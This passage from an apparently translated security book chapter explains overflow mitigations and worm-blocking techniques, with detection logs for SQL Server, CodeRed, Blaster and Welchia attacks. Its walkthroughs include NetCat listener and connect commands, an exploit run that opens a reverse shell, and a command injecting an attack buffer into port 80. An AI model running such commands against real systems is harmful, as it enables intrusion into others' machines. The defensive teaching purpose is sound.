这里将ecx与最初的安全cookie值进行比较。如果检测到不匹配，则代码将转向report_failure。然而，仅在未预先设置user_handler时，才会执行标准的报告流程。user_handler可以设置为任何

处理程序，用于提供与缺省处理方法不同的功能。由于user_handler是一个位于数据节（section）中的函数指针，因此有些情况下user_handler指针本身可能溢出，使得攻击者可以通过这个指针来运行他/她所期望的代码。

一般情况下用_set_security_error_handler()来设置user_handler，如果未做此设置，则发生堆栈溢出时将直接向用户报告，并终止程序执行。

cookie值被置于帧指针下面（如果有帧指针的话）。这样，检查cookie值就可以对付针对帧指针的攻击。

微软在其编译器的7.1版中明显改进了缓冲区安全检查（Buffer Security Check）功能。7.1版中不再把cookie值与返回地址做异或，因为这样做并无明显好处。取而代之的做法是：保存并检查cookie。然而，7.1版并未解决前述的部分问题。

与ProPolice一样，Microsoft Visual Studio .NET 2003 7.1安全检查也与其自己的编译器优化开关（switch)冲突。例如，在优化后的代码中，传入的函数指针可能直接指向堆栈中前面的栈帧（stack frame)。这意味着这种函数指针可能在安全检查发生前就被改写或滥用了，因为检查工作要等到函数返回时才发生——嵌套调用中用到的作为参数传递的局部函数指针如果已（因溢出而）被篡改，则嵌套调用也会受到那些溢出的攻击。

另一种可以考虑的做法是使用pragma对某些代码节（例如传递了函数指针的节）关闭代码优化。这对于其他一些问题是好的习惯做法，例如有的函数在最后一行将内存中的秘密值清零（以删除临时密钥），一些“聪明的”代码优化过程会以为这种操作毫无意义（认为是“死代码”），而将其删除，因为被清零的变量在函数结束前似乎并未再被用到。

还有一个待解决的难题是标准的Windows异常处理。当出现一个异常时，系统会遍历异常处理程序链（exception handler chain）以找到一个可用的异常处理程序。很多通用的Windows漏洞利用代码都是依靠基于堆栈改写的异常处理程序帧来执行攻击者代码的。W32/CodeRed蠕虫以及当前的几种漏洞利用代码都使用了该技术。

缓冲区安全检查功能本身并不能缓解这个问题。Symantec开发出了一种确实能缓解此攻击的方案。要了解更多相关信息，可参阅13.3节。还应注意：微软计划在Visual Studio 2005中对/GS的实现做一些修改，这些修改有可能会改进本节提到的一些不足。

13.2.3 操作系统级的解决方案和运行时扩展

编译器级的堆栈完整性检查只是操作系统级的溢出保护方案的一个可选功能。虽然重编译得到的（OS或第三方）系统组件不易受到堆栈溢出攻击，但未做保护的（OS或其他）组件使得系统仍然可能受到攻击。

尽管大部分Intel处理器并未提供内存页面级的预防堆栈执行的机制，但少数处理器确实提供了这种功能，因而运行于这类CPU上的操作系统就可以利用该保护机制（后文会讨论Intel处理器的替代方案）。

主要的问题是编译器级保护需要获得源代码来重新编译。过去几年中，出现了一些不需要源代码的新方案，但它们只适用于某些处理器（如Intel处理器）或某些操作系统（如Linux）。下一节将讨论这些系统扩展中最重要的一部分。

SPARC平台上的Solaris

很多操作系统都内置有防止某些类型缓冲区溢出攻击的功能。例如Solaris系统可以通过修改/etc/system文件中的一个系统设置来防止堆栈被执行。这样，SPARC平台上的Solaris就可以防止那些导致堆栈运行的缓冲区溢出攻击。图13-4对此做了描述。

```
set noexec_user_stack=1
set noexec_user_stack_log=1
```

图13-4 SPARC Solaris上用于预防堆栈运行的配置选项

修改了这个系统设置后，Solaris中进程的用户堆栈区域就不会被标记为可执行(exec)。这样执行堆栈的企图就会导致核心转储（core dump），并被记录在系统日志文件中（如果配置了对此事件做日志的话）。图13-5对此做了描述。

```
#pmap 653
653:   /sbin/sh
00010000     272K read/exec          /sbin/sh
00062000      16K read/write/exec    /sbin/sh
00066000      24K read/write/exec    [ heap ]
FFBEE000       8K read/write        [ stack ]
        total       320K
```

图13-5 pmap显示：sh进程的用户堆栈未被标记为可执行(exec)

Intel处理器上的某些保护方法曾尝试使用代码段和数据段来达到类似的结果（见13.2.5节的例子）。这两种方法都可以防止堆栈执行。

这些方案的确很有吸引力，但重要的是应记住：有很多溢出威胁并不需要在堆栈上执行代码，比如堆溢出和return-to-LIBC攻击。

这恰恰就是需要基于编译器的方案的原因，因为编译器方案（如StackGuard、ProPolice或微软的缓冲区安全检查）努力防止了返回地址和帧指针被篡改而受到的攻击，部分方案也提高了篡改函数指针来发起攻击的难度。因此“这些方案互为补充”才是比较公正的评价。另外，很明显的是：还需要使用其他的技术来缓解尚存的问题。

13.2.4 子系统扩展——Libsafe

有些解决方案是在具体应用程序的用户模式的进程地址空间中增加用来预防攻击的代码。Libsafe[14]是一个Linux上的运行时（run-time）保护方案。它防止了返回地址劫持和帧指针攻击，但它可能不能保护那些在不同函数调用间未使用堆栈上的帧指针的进程。遇到这种情况时，Libsafe会直接允许应用程序按自己意愿行事。

Libsafe利用了Linux的一个标准功能，该功能允许动态加载库中的一种抢先式函数“重载”(overloading）行为。Libsafe是作为一个动态库加载的，它把memcpy()和strcpy()等函数名加载到进程地址空间内。因此，当GLIBC（Linux上的标准C运行时库）加载时，这些函数就已经存在了，于是以后使用的就是这些例程的Libsafe版本，而非其GLIBC版本。当一个应用程序调用strcpy()时，它将首先转入Libsafe中。

Libsafe使用堆栈结构中的帧指针来跟踪堆栈。然后Libsafe使用针对具体函数的代码逻辑来验证该函数的入口参数，并判断参数是否过长而有可能改写到帧指针或返回地址。遇到这种情况时，Libsafe就可以立即终止进程运行。否则，它将动态切换到GLIBC以调用当前函数在GLIBC中的原始版本。

当前，受Libsafe保护的函数包括memcpy()、strcpy()、strncpy()、wcscpy()、stpcpy()、wcpcpy()、strcat()、strncat()、wcscat()、[v]sprintf()、[v]snprintf()、vprintf()、vfprintf()、getwd()、gets()和realpath()。这并非“有漏洞的”函数的完整清单，但它肯定涵盖了C代码中最常见的一些漏洞来源。

Libsafe 2.0防止了公认存在安全问题的那些函数受到粉碎堆栈攻击这一公害的威胁。它也保护了那些可能被用于执行格式化字符串攻击的函数[10]。

13.2.5 内核模式扩展

不少内核模式扩展都试图去阻止多种攻击，但这些方案面临着很大的挑战，比如受虚警影响严重。任何内核模式的扩展都易受稳定性问题的影响，典型的例子就是开源系统（闭源系统问题更多）的PaX[15]补丁（PaX是Linux内核的一个安全补丁。——译者注）中最早使用的一种技术，包括直接操作页表的页标志（flag）。

PaX及其后继者SecureStack[16]设置了页标志中的监管者（Supervisor）位，使得当用户模式的代码试图访问这些页面时引发页错误，然后由PaX和SecureStack提供的驱动程序来处理这些页错误。这样就可以检查指令指针是否指向了堆栈或堆上的可写页面。

这两种产品在实现时使用了一个聪明的办法使大部分页错误都发生在执行时（而非数据访问时），以此尽量减小性能损失。该技巧使性能损失降低至5%以下。

该技巧的诀窍在于它使用了Intel处理器的翻译后援缓冲器（translation look-aside buffer, TLB）。在32位Intel架构中，每个页表项（page table entry, PTE）描述了一个4KB的内存页。PTE描述了页面位置，并通过各种属性描述了页面的可用性。监管者位是PTE中的标志（flag）之一。当把一个给定页面的PTE中的监管者位设置为1时，从用户模式访问该页面就会生成异常。而另一方面，用来在内核模式处理异常的PaX/SecureStack驱动将执行安全检查。PaX和SecureStack会为某些用户模式页面（如可写页或堆栈）设置此位。

这个诀窍的关键是：由于Pentium及其以上的处理器有两个TLB，分别用于数据访问（DTLB）和指令访问（ITLB），因此如果只在PTE的ITLB副本中设置监管者位，而不在DTLB副本中设置该位，就可以最大限度地减少页错误[16]。这样，就可以检测和防止通过ITLB运行可写页的企图。这种技术的一个重要功能就是可以阻止堆栈或堆上的可写页运行。

不幸的是，可写页运行是常见的现象（主要是在Windows系统上，但其他系统也有）。加壳的（packed）程序就是一个例子。当出现合法的可写页运行事件时，上述方案就会引起虚警。

幸运的是，在服务器平台上执行可写页的行为是不常见的。为减少虚警，PaX提供了一些工具，可以使应用程序与PaX协作得更好。其他的排除方法可以进一步减轻虚警问题。

PaX通过将进程地址空间分段（segmenting），使得仅靠段权限就可以防止堆栈执行，从而实现了另一种防止堆栈执行的策略。分段的好处在于几乎没有性能损失。然而，这种方案需要与操作系统本身紧密集成，因而令非开源平台上的开发工作难度很大。

突出的问题是稳定性。这类解决方案是依赖于处理器的，在一定程度上也依赖于操作系统的版本（还可能依赖于具体的服务包（service pack））。这些技术防止了很多类型的用户模式攻击——这是最常见的攻击。但它们不一定能防止内核模式（ring 0）的溢出。因此，如果操作系统或第三

方驱动程序中存在漏洞，可以使恶意输入产生有害结果时，则这些方案也会受到攻击。（较新版本的PaX对内核页面有额外保护。）

此外，攻击者还可以用前述的return-to-LIBC攻击来对付防止堆栈/堆执行的技术，但这些问题可以通过其他技术（如13.3节“蠕虫拦截技术”）来缓解。

13.2.6 程序监管

一篇来自MIT的学术论文[17]讨论了另一种有意思的技术，并得出了一些前景看好的结果。这种新技术称为*程序监管*（program shepherding）。

程序监管使用了名为Dynamo RIO的动态优化器。基于Dynamo实现的RIO（Dynamo是一个透明的运行时优化系统，而RIO是基于Dynamo的IA-32版本实现的一个动态优化器。——译者注）的目的是通过快速代码执行来优化代码，而无需重新编译相关的可执行文件。这是惠普（Hewlett-Packard）和麻省理工学院的一个合作项目[18]。程序监管内置于该项目采用的模型中，因而可以利用DynamoRIO提供的更快的代码执行速度，并用这个优势来实现代码流程验证（code flow verification）。具体做法是：实现一个代码缓存（code cache），将程序代码分片（fragment）复制到该缓存中，然后在执行缓存中的代码前对其进行验证。这样系统就永远不会运行实际的代码，而只会用系统中的真实CPU（而非代码仿真技术）来运行缓存中的代码副本。系统实时修改缓存中的程序分片以获取控制权。这就使应用程序可以安全地执行。

程序监管的基本模型上需要增加一些扩展来对付某些狡猾的漏洞利用技术。一个特别困难的问题就是如何检测进程地址空间中的任意数据改变引起的代码流程变化。例如，像Unix中的全局偏移量表（global offset table, GOT）或Windows中的导入地址表（import address table, IAT）等可能会被修改，结果基于缓存中的代码流程验证就很难检测到代码流程的变化。

13.3 蠕虫拦截技术

本节将讨论Symantec公司研究和开发的保护技术，用于阻止第一、二两代蠕虫中的漏洞利用代码。我们假定多数蠕虫攻击的是未对溢出攻击采取任何防御措施的有漏洞系统，因为这种系统肯定比采用保护措施的系统多。

从攻击者的角度看，把漏洞利用代码做得太过狡猾在当前是毫无意义的，因为技术含量低一些的攻击也能成功。这个基本结论是在对最近大规模爆发的蠕虫（如Linux/Slapper和W32/Slammer）分析后得出的。

本节讨论的技术可以有效阻止这种攻击，但这些技术都是随意选择的，仅仅是为了展示一下这些方案的有效性如何。本节绝没有涵盖所有的拦截技术，准确地说，本节只是展示了一些能有效对付快速传播蠕虫的行为规则。这些行为规则可能是由某个大型访问控制系统的一个子系统来实施，也可能是与类似系统结合使用。

13.3.1 注入代码检测

在远程系统上执行代码的最常见方法之一就是在受害进程的地址空间中运行注入的代码。多数情况下，注入的攻击代码是从堆栈或堆上运行的，它最终会执行操作系统调用或子系统调用。反病毒研究人员的目标是基于利用代码的特征以在注入代码运行时尽早检测到它，以阻止

攻击或至少有效阻止蠕虫的传播。因此本节的讨论虽然针对具体的漏洞利用代码，不过仍具有足够的一般性。

尽早阻止攻击可以带来的好处完全能够回报前面付出的所有努力。但程序中偶尔存在的bug可能会引起虚警。使用更好的攻击特征可以避免这类虚警，因为好的攻击识别技术可以捕获到攻击的变种。

可以用那些能检测代码注入的方法来手工或自动生成攻击特征，然后把这些特征（行为特征或二进制特征或两者皆有）分发给那些并非通过注入代码检测而是使用特征来阻止攻击的计算机系统。

例如，某个行为特征可能包含蠕虫利用代码中用到的常见API的某种特定调用顺序。在Windows上，行为特征可能包含某些API的特定调用顺序或一个API的某种特殊调用方式，这些API包括：GetProcAddress()、GetModuleHandle()、LoadLibrary()、CreateThread()、CreateProcess()、listen()、send()、sendto()、connect()、CreateFile()等及它们的变化形式。负责创建用户账号的函数也必须加以保护。

观察结果表明很多攻击都使用了这些API，因此这些API成了检测系统最佳的钩挂对象，以此可以进行早期检测——例如当检测到这些API的调用者位于堆或堆栈上时，就可以断定有蠕虫。（像Okena和Entercept这样的入侵防御系统已采用了一些类似的技术。）

13.3.1.1　通过代码注入检测来拦截shellcode

UNIX蠕虫及Windows上的很多漏洞利用代码都会在远程系统上执行一个shell或命令交互程序。在基于UNIX的系统上，通常执行的是execve()或类似的系统调用。

基于shellcode实施攻击的蠕虫包括Morris蠕虫（它攻击VAX系统）、Linux/ADM、FreeBSD/Scalper、Linux/Slapper蠕虫及大量的黑客漏洞利用代码。可以用同样的特征来检测和预防这些蠕虫及漏洞利用代码。使用API攻击特征可以对注入代码进行早期检测和拦截。

反病毒软件通过在用户模式或内核模式下钩挂到某些API，就可以在关键服务的进程地址空间中调用保护程序。当这类API（如UNIX上的execve()或Windows上的CreateProcess()）被执行时，就可以跟踪其返回地址，并检查页面具有的属性类型。保护程序并非只检查页面是否具有可写（writeable)属性，还可以检查调用API的代码是否是从某个文件映射到内存中的。（内存中大部分合法代码都是从可执行文件装入内存的，因此它们都是从文件“映射”到内存中的）。

另一种替代方案是：只检测堆栈的执行。这种方案对性能影响较小，因为所需的上下文切换比较少。但为了能可靠地保护服务器，还须检测堆的执行。

在Windows上，要确定一个内存页是否是由文件映射得到的最简单的方法就是检查页面的SEC_IMAGE标志，因为该标志正是用于这个目的。这种方法在检测自修改型的（self-modifying）加壳代码时不会产生虚警，但堆栈或堆中的注入代码仍会触发警报。另外，还可以防止某些进程从可写的位置运行特定API。这些方法可以有效地抑制第一代和第二代蠕虫。

这种方案中最有前途的一个功能是其防护内核级（ring 0）攻击的能力，因为这些技术也可用于ring 0级。相对于其他方案这是一个巨大的优势，因为其他方案一般都不考虑内核模式，而只适用于用户模式。

请思考以下的例子，它们展示了shellcode拦截技术的有效性。

例1：拦截Microsoft SQL Server的一个漏洞利用代码

David Litchfield的漏洞利用代码实例[19]展示了Microsoft SQL Server 2000中的一个漏洞。在BlackHat Conference发布该漏洞利用代码前，微软就给出了补丁。不幸的是，即使六个月后仍然有很多系统会受到针对该漏洞的攻击。显然，很多系统都未打补丁——这也使得Slammer蠕虫后来能够大规模爆发，因为Slammer蠕虫利用了该漏洞，它与David Litchfield的代码只有微小差异，但未使用shellcode。

下面请看这个漏洞利用代码是如何工作的：

1) 首先，攻击者执行一个工具程序（如 nc (NetCat)[20]）来监听某个指定端口。例如当攻击者执行nc -l -p 53时，他/她的系统就会开始监听53端口。

2) 漏洞利用代码（sqlexplo.exe)有四个参数：

a. 被攻击系统的（目标）IP地址

b. 发起攻击系统的IP地址

c. 发起攻击系统上打开的端口号（本例中为53）

d. SQL Server的服务包ID

该漏洞利用代码使用了一个基于堆栈的缓冲区溢出攻击，该攻击会重新连接到发起攻击的系统，并用CreateProcess() API来运行“cmd.exe”（Windows上的命令行交互程序）。该攻击中，shellcode是经过加密的，这种伎俩现在变得日益常见，它会把攻击代码伪装成一个字符串，从而避免被基于特征的IDS系统发现。

执行漏洞利用代码的结果如下：

```
[c:\test]sqlexplo 192.168.50.131 192.168.50.1 53 0
MSSQL SP 0. GetProcAddress @0x42ae1010
Packet sent!
If you don't have a shell it didn't work.
```

如果执行成功，则在NetCat窗口中得到一个命令行交互界面，使攻击者获得对远程系统的完全访问：

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

查看一下采用了本节shellcode拦截原型的系统的日志文件。当对一个受保护的系统发起攻击时，NetCat窗口不会显示出命令行交互界面，因为攻击被拦截了。拦截原型通过钩挂到CreateProcess() API上并阻止来自堆栈或堆地址的调用，从而拦截了攻击。

可以基于CreateProcess() API的返回地址来检测调用代码的位置。本例中，被钩挂的CreateProcess() API的返回地址是0x2204dcf2，其页面属性表明该页是sqlserv.exe进程地址空间中的一个可写的私有页面，如表13-2所示。

表13-2　利用Microsoft SQL Server漏洞的shellcode拦截日志（此标题为译者补充）

时　间	PID	日 志 条 目
14.19224477	[460]	Shellcode based Intrusion Detected!
14.19591311	[460]	Return Address: 2204dcf2 (stack!)
14.19953704	[460]	AllocationProtect=PAGE_READWRITE, Type=MEM_PRIVATE
19.02997363	[460]	Shellcode based Intrusion Prevented!

例2：拦截基于CodeRed漏洞利用代码的攻击

在最初版本的CodeRed蠕虫爆发高峰期过后很久，有些黑客修改了CodeRed，开发出一个新的攻击工具。该工具使用了CodeRed中的漏洞利用代码部分，并扩展了病毒的有效载荷，用于加载shellcode。

攻击者使用了一个基于Web的工具来生成shellcode，因此无需理解漏洞利用代码或其中的shellcode就可以生成攻击缓冲区。由于原始版本的CodeRed蠕虫并不以文件形式存在，因此这种攻击不过是攻击者用NetCat等工具注入的一堆数据（dump）而已。

例如，下面的命令将把攻击缓冲区注入到一台IP为192.168.50.131的目标系统的80端口（HTTP）上。

```
[c:\test]nc 192.168.50.131 80 <CRSHELL2.BIN
```

这个特殊的漏洞利用攻击就是一个典型的基于shellcode的攻击。它执行了cmd.exe，该程序与漏洞利用代码监听的一个端口关联。当执行成功时，漏洞利用代码就开始监听被攻击系统的8008端口。因此，攻击者可以再次使用NetCat来连接此端口，结果就可以得到一个命令行交互界面，使得攻击者可以完全访问远程系统：

```
c:\4nt!]nc 192.168.50.131 8008
Microsoft Windows 2000 [Version 5.00.2195]
C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

当shellcode拦截功能启用时，根据上一例子中所用的判断准则可知：攻击不会成功。笔者基于堆栈和返回地址成功地检测到了攻击，如表13-3所示。

表13-3　CodeRed蠕虫的shellcode拦截日志

时　间	PID	日 志 条 目
7.12189255	[636]	Shellcode based Intrusion Detected!
7.12214063	[636]	Return Address: 00aff6bb (stack!)
7.12234848	[636]	AllocationProtect=PAGE_READWRITE, Type=MEM_PRIVATE
9.19175122	[636]	Shellcode based Intrusion Prevented!

注释　其他方法也可以阻止这些漏洞利用攻击，但本节的例子将只关注shellcode拦截技术本身采用的思想。

例3：拦截基于W32/Blaster的shellcode的攻击

Blaster蠕虫[21]于2003年8月11日出现，它使用基于shellcode的攻击，利用了DCOM RPC漏洞。Blaster是第一例使用shellcode技术的Win32蠕虫，这种技术以前只见于UNIX蠕虫中。因此，笔者过去对这个趋势的预测是正确的，shellcode拦截技术确实设法阻止了Blaster成功感染有漏洞的系统。

Blaster蠕虫导致了32位Windows平台上迄今为止最大规模的蠕虫爆发。根据各方面的估算，它在全球感染的系统超过一百万台！

当有漏洞的rpcss.dll在 svchost.exe容器进程的上下文中被利用时，攻击就会被拦截。拦截所用的准则与前面展示的例子中的准则非常相似。如果被调用的CreateProcess() API的返回地址指向堆栈，则可以据此检测和拦截攻击。

表13-4 Blaster蠕虫的shellcode拦截日志

时 间	PID	日 志 条 目
171.67155490	[440]	Shellcode based Intrusion Detected!
171.67394096	[440]	ReturnAddress: 0052f976 (stack!)
171.67632730	[440]	AllocationProtect=PAGE_READWRITE, Type=MEM_PRIVATE
239.61852470	[440]	Shellcode based Intrusion Prevented!

例4：拦截基于W32/Welchia的shellcode的攻击

Welchia蠕虫是为反击Blaster而开发的。它通过删除Blaster.A蠕虫在系统中植入的文件并安装RPC漏洞补丁来设法对抗该蠕虫。Welchia使用了两个（而非一个）缓冲区溢出漏洞利用代码，因为感染了Blaster的系统不能被再次利用。这两个漏洞利用代码中的一个所利用的漏洞与Blaster利用的漏洞相同。

这两种蠕虫的shellcode从其字节序列看并无共同之处，因为Welchia的shellcode是攻击者重新编写的。第二个漏洞利用代码被称为”WebDaV”-NTDLL.DLL漏洞利用代码。（笔者曾预言该漏洞大概会在几个月之内被Windows蠕虫利用）。这两种攻击最终使用了与第一个漏洞利用代码中相同的shellcode，它为攻击者在远程机器上执行了cmd.exe。

使用一个shellcode拦截系统就可以成功阻止Welchia的两个漏洞利用代码。

表13-5 Welchia蠕虫的shellcode拦截日志

时 间	PID	日 志 条 目
10.18144540	[512]	Shellcode based Intrusion Detected!
10.18376746	[512]	ReturnAddress: 0086f979 (stack!)
10.18501242	[512]	AllocationProtect=PAGE_READWRITE, Type=MEM_PRIVATE
19.61235133	[512]	Shellcode based Intrusion Prevented!

“WebDaV”-NTDLL.DLL漏洞利用代码会篡改异常处理程序，因此使用异常处理程序验证技术也可以阻止Welchia攻击（见13.3.3节）。

13.3.2 发送拦截：自发送型代码的拦截实例

像W32/CodeRed和W32/Slammer这样的蠕虫并不在宿主计算机上以文件形式存在。相反，这类蠕虫会动态确定它们需调用的几个API在有漏洞的宿主进程地址空间中的地址，然后寄宿于这种进程中持续运行。

对这类蠕虫来说有一个特殊的API很重要：一个用于在网络上把蠕虫发送到新地址的send函数。像CodeRed和Slammer这样的蠕虫使用WINSOCK库API（比如WS2_32!send()或WS2_32!sendto()），通过TCP或UDP协议将其自身代码发送到新目标上。

发送拦截(send blocking)就利用了这些蠕虫的特征。它在系统中设置了一些API挂钩以过滤send函数。当有send()或sendto() API被调用时，发送拦截系统就会监视该调用，并检查其参数。

首先执行一个堆栈跟踪函数，用于确定调用者的位置。该函数的返回地址将指向调用者代码内部。这个地址称为*调用者地址*（caller's address, CA）。邻近CA的代码可能是蠕虫的一部分。为了确定是否真是这样，需要检查CA是否位于被发送的缓冲区的地址范围之内。

思考一下Windows系统上的一个send()函数例子（见清单13-6）。

清单13-6　send()函数的参数

```
S      [入口参数] 用于识别已建立套接字的描述符
Buf    [入口参数] 包含了待传送数据的缓冲区
Len    [入口参数] buf中数据长度
Flag   [入口参数] 指示调用方式的标志量

int send(
  SOCKET s,
  const char FAR *buf,
  int len,
  int flags );
```

使用send() API的蠕虫将把自身代码置入buf参数中，然后从系统中的活跃进程发送出去。在挂钩程序中，可以检查buf指向的位置，看看CA是否位于buf[]缓冲区的实际地址范围内。使用以下条件可以轻松地完成这个检查（如果可能是蠕虫则为true）：

```
buf<=CA<buf+len
```

其中len通常是蠕虫的大小。

使用这个技巧，就可以检测试图通过send() API来发送自身代码的代码块，并防止这种代码传播到新地址——从而阻止了快速扩散的蠕虫。

思考一下下述例子，它们展示了发送拦截技术的有效性。

13.3.2.1 拦截W32/Slammer蠕虫

Slammer使用了WS2_32 !sendto() API来把自身代码发送到新目标。下面是蠕虫企图感染一台打了补丁的系统时的日志记录，其中sendto() API接收到一个指向位于0x1050db73的缓冲区的指针。蠕虫试图发送376个字节。堆栈跟踪函数确定出sendto()的CA是0x1050dce9。

该调用的情况满足前述的拦截准则，因为CA位于buf的地址范围内：0x1050db73 <= 0x1050dce9 < 0x1050dceb 。本例中，Slammer蠕虫在试图通过UDP端口1434(即SQL Server端口)将自身代码发送到一个随机产生的IP地址186.63.210.15时被拦截了。

```
blocked wormish sendto(1050db73, 376) call from 1050dce9!
ws2_32!sendto(1024, <...>, 376, 0, 186.63.210.15:1434)
```

13.3.2.2 拦截W32/CodeRed蠕虫

W32/CodeRed蠕虫使用了WS2_32 !send() API来将自己发送到新的HTTP目标。下面的例子中，W32/CodeRed在试图传播其蠕虫体时被拦截了：

```
blocked wormish send(0041d246, 3569) call from 0041dcae!
ws2_32!send(4868, <...>, 3569, 0)
```

这里可以看到一个来自0x0041dcea地址的API调用，该地址位于inetinfo.exe(IIS Service进程)的堆上。本例中实际的蠕虫体有3569字节。缓冲区的起点在0x0041d246，终点在0x0041d246 + 3569 = 0x41e037。因此满足了拦截准则，因为0x41dcae位于buf的地址范围内：0x41d246 <= 0x41dcae < 0x41e037。

可以通过终止蠕虫的宿主进程来拦截这类讨厌的攻击。这种拦截方法至少可以在系统打上漏洞补丁前防止蠕虫的传播。这样，就可以将一个全面的蠕虫爆发危害降低为一个短时间的拒绝服务攻击(DoS)。这种攻击在检测到的同时就可以拦截——一般来说，这会令安全响应更快和更恰当。

攻击者可以采用以下手段来挫败这类发送拦截技术：分配一个缓冲区，将代码复制到缓冲区中，然后发送该缓冲区，从而使得自我发送行为可以躲过上述检测方法。为明确地防止这种攻击，可以将正被发送的代码与CA地址附近的代码进行比较。然而，shellcode拦截技术可以阻止大部分的蠕虫，甚至包括W32/Witty[22]——这种蠕虫发送的不是正在运行的代码而是该代码在堆上的副本（第15章将详细解释Witty攻击）。发送拦截是一种额外的保护措施，因为它可以检测到来自具有可执行(executable)标记的页面上的自我发送型代码。

这种拦截技术的另一个重要特性是：它可以捕获蠕虫体。然后扫描系统（比如反病毒软件或IDS）就可以基于捕获到的代码来准确识别蠕虫。如果发现攻击属于未知类型，则可以把捕获到的代码发送给另一个系统，以便于自动或手工生成IDS或反病毒软件所需的特征。

一旦分发了新的攻击特征，穿透型(pass-through)入侵检测系统、防火墙和其他网关扫描系统就可以拦截匹配该特征的网络流量。这种系统可能被用来进行大规模的自动化检测，以及对漏洞利用代码和蠕虫爆发进行快速响应和拦截。

13.3.3 异常处理程序验证

Windows 9x和Windows NT/2000/XP这样的操作系统上，程序员可以用结构化异常处理（structured exception handling, SEH）来捕捉程序错误或自然出现的异常情况。

Windows系统使用基于堆栈的结构来实现SEH。从线程信息块（thread information block, TIB）中FS:[0]位置可以获得当前线程的一个异常处理程序链。

每当出现异常时，OS内核最终都会执行一个用户模式的异常处理程序调度函数。在基于Windows NT的系统上，该函数称为KiUserExceptionDispatcher()，它是NTDLL.DLL（原生API）的一部分。每当出现异常时，调度函数就会遍历异常处理程序帧(exception handler frame)链。如果有可用的异常处理程序，则调度函数就会在出现一般性保护错误(GP fault)、被零除等问题时

运行该程序。

异常处理程序验证的基本思想是：钩挂到KiUserExceptionDispatcher()函数，在执行原始的异常处理前，挂钩例程会验证该异常处理程序，具体包括以下这些用于防止可能攻击的关键性检查：

- 如果异常帧地址的顺序不正确，则可以阻止处理程序执行。后续的异常帧都应该位于较高的地址上。
- 如果异常处理程序的地址位于堆栈或堆上，则可以阻止这种处理程序执行。
- 如果异常帧指针无效，则可以阻止异常处理过程或终止其线程或进程。

下面例子中的漏洞利用代码就可以基于这三条准则来拦截。

13.3.3.1　错误的异常处理程序顺序

例如，利用“WebDaV” - NTDLL.DLL漏洞来攻击Microsoft IIS服务器的漏洞利用代码可以根据“异常处理程序的顺序有误”这个准则加以拦截。表13-6显示了异常帧地址0x00f5ecdc、0x00f5ef84和0x00c100c1（!）。攻击者希望运行从堆中的0x00c100c1地址传入的shellcode。该地址只是一个猜想罢了。根据受攻击进程的实际堆结构的不同，攻击者可能需要手工调整这个地址取值，以适应不同的系统或甚至是同一系统的不同时刻。

当攻击者成功地使堆栈缓冲区溢出时，有一个异常处理程序的地址就会被值0x00c100c1覆盖。溢出还会覆盖掉别的异常帧指针。这些破坏行为导致了异常帧的顺序错乱，因而可以被检测到。

注释　本例中，本来可以在第66阶段阻止攻击，但为了记录下全部的异常处理问题，笔者允许攻击继续进行。

表13-6　检测和拦截一个攻击NTDLL.DLL的漏洞利用代码

阶　段	时　间	PID	日志文件记录的行为
52	54.89833320	[736]	Entering to SEH Dispatcher
53	54.89882097	[736]	Checking exception frame ptr: 00f5ecdc
54	54.89934813	[736]	AllocationProtect:00000004 (PAGE_READWRITE)
55	54.89961967	[736]	Type: 00020000 (MEM_PRIVATE)
56	54.89986691	[736]	Exception frame ptr seems fine!
57	54.90011750	[736]	Found exception frame at: 00f5ecdc
58	54.90031278	[736]	Found exception handler at: 77fb80b9
59	54.90092794	[736]	Exception handler seems fine!
60	54.90114417	[736]	Checking exception frame ptr: 00f5ef84
61	54.90135537	[736]	AllocationProtect:00000004 (PAGE_READWRITE)
62	54.90157579	[736]	Type: 00020000 (MEM_PRIVATE)
63	54.90176687	[736]	Exception frame ptr seems fine!
64	54.90196131	[736]	Found exception frame at: 00f5ef84

（续）

阶　段	时　间	PID	日志文件记录的行为
65	54.90215575	[736]	Found exception handler at: **00c100c1**
66	**54.90240718**	**[736]**	**Bad exception handler detected!**
* 为获得一个完整的日志，在此处允许攻击继续进行			
67	61.75953962	[736]	Checking exception frame ptr: 00c100c1
68	61.76222655	[736]	AllocationProtect:00000004 (PAGE_READWRITE)
69	61.76243524	[736]	Type: 00020000 (MEM_PRIVATE)
70	61.76277886	[736]	Exception frame ptr seems fine!
71	61.76297497	[736]	Found exception frame at: 00c100c1
72	61.76317695	[736]	Found exception handler at: 4e4e4e4e
73	61.76358091	[736]	Bad exception handler detected!
* 为获得一个完整的日志，在此处允许攻击继续进行			
74	64.54264228	[736]	Checking exception frame ptr: 4e4e4e4e
75	64.54291634	[736]	AllocationProtect:00000000 (INVALID!)
76	64.54310491	[736]	Type: 00000000 (INVALID!)
77	**64.98332191**	**[736]**	**Bad exception frame pointer detected!**

基于异常处理程序的位置还可以更早地检测出和阻止本例这一特定攻击。

13.3.3.2　异常处理程序位于堆或堆栈上

此处的想法与前文讲述的注入代码拦截的想法相同：通过检查包含实际异常处理程序的内存页的SEC_IMAGE（原文为IMAGE_SEC，有误。——译者注）属性，看该页是否是从一个文件映射到内存中的，就很容易进行判断。基于这条准则也可以拦截前述例子中的利用代码。

13.3.3.3　异常帧指针无效

像W32/CodeRed这样的计算机蠕虫会改写存储在特定线程的堆栈上的一个特定的异常处理程序帧。当一个有缺陷的DLL发生溢出时，说明从堆栈传给某个函数的部分参数不正确，于是抛出一个异常。结果就触发了KiUserExceptionDispatcher()。但W32/CodeRed设置的新处理程序是用来运行蠕虫启动代码的。W32/CodeRed使用了一种蹦转(trampoline)技术来运行蠕虫体。在该蹦转代码中，蠕虫篡改了异常处理程序指针，使其指向Visual C运行时库MSVCRT.DLL内部位于0x7801cbd3地址的代码。

这个地址并不在堆或堆栈上，因此貌似是一个有效的处理程序。结果就不容易发现这个错误，如表13-7的第59阶段注出的那样。然而，下一个异常帧指针被改写为 0x68589090，它指向一个完全无效的位置——正是由于这个事实满足了上述（第三个）判断准则，从而阻止了攻击。如果未使用本节的拦截技术，则KiUserExceptionDispatcher()将运行位于0x7801cbd3的（假冒的）“异常处理程序”。这将激活蠕虫或漏洞利用代码，因为该地址的指令应该会把控制权返回给堆

栈——准确说是返回给堆栈中的蠕虫启动代码，而该代码最终会找到并执行位于堆上的蠕虫体（它来自非法的GET请求主体）。表13-7给出了使用拦截技术的一个例子。

表13-7　检测和阻止CodeRed及相关的漏洞利用代码

阶　段	时　间	PID	日志文件记录的行为
